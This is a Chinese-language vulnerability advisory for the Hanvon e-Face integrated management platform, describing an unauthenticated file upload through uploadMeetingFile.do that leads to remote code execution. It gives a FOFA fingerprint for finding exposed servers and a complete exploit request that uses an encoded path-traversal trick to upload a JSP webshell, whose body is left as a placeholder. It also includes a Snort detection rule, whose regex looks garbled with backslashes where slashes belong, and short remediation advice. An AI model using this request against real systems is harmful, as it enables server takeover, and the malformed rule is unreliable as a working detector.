

汉王e脸通综合管理平台 uploadMeetingFile.do文件上传致RCE

汉王e脸通综合管理平台 uploadMeetingFile.do文件上传致RCE，攻击者可文件上传获取系统权限。

影响版本

汉王e脸通综合管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: icon_hash="1380907357"

POC/EXP:

```
POST /manage/intercom/..%3B/..%3B/manage/meetingPersonal/uploadMeetingFile.do
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryFfJZ4PlAZBixjELj
Accept: */*
Connection: close

-----WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; name="file"; filename="1.jsp"
Content-Type: image/jpeg

<% 木马文件%>
-----WebKitFormBoundaryFfJZ4PlAZBixjELj--
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Hanvon eFace - RCE via uploadMeetingFile.do (CVE-202X-XXXX)";
  flow:to_server,established;
  content:"POST"; http_method;

  pcre:"/\manage\intercom\.\.\%3B\.\.\%3B\manage\meetingPersonal\uploadMeetingFile\.do/i";
  content:"Content-Type: multipart/form-data"; http_client_header;
  pcre:"/filename\s*=\s*[\x22\x27][^\x22\x27]*\.(jsp|jspx|war)\x22/i";
  content:"<%";
  metadata:service http;
  metadata:affected_product "汉王e脸通综合管理平台";
  metadata:attack_type "Path Traversal + Unrestricted File Upload";
  metadata:severity "critical";
  reference:url,www.example.com/vulndb/hanvon-eface-rce;
  classtype:web-application-attack;
  sid:1000139;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。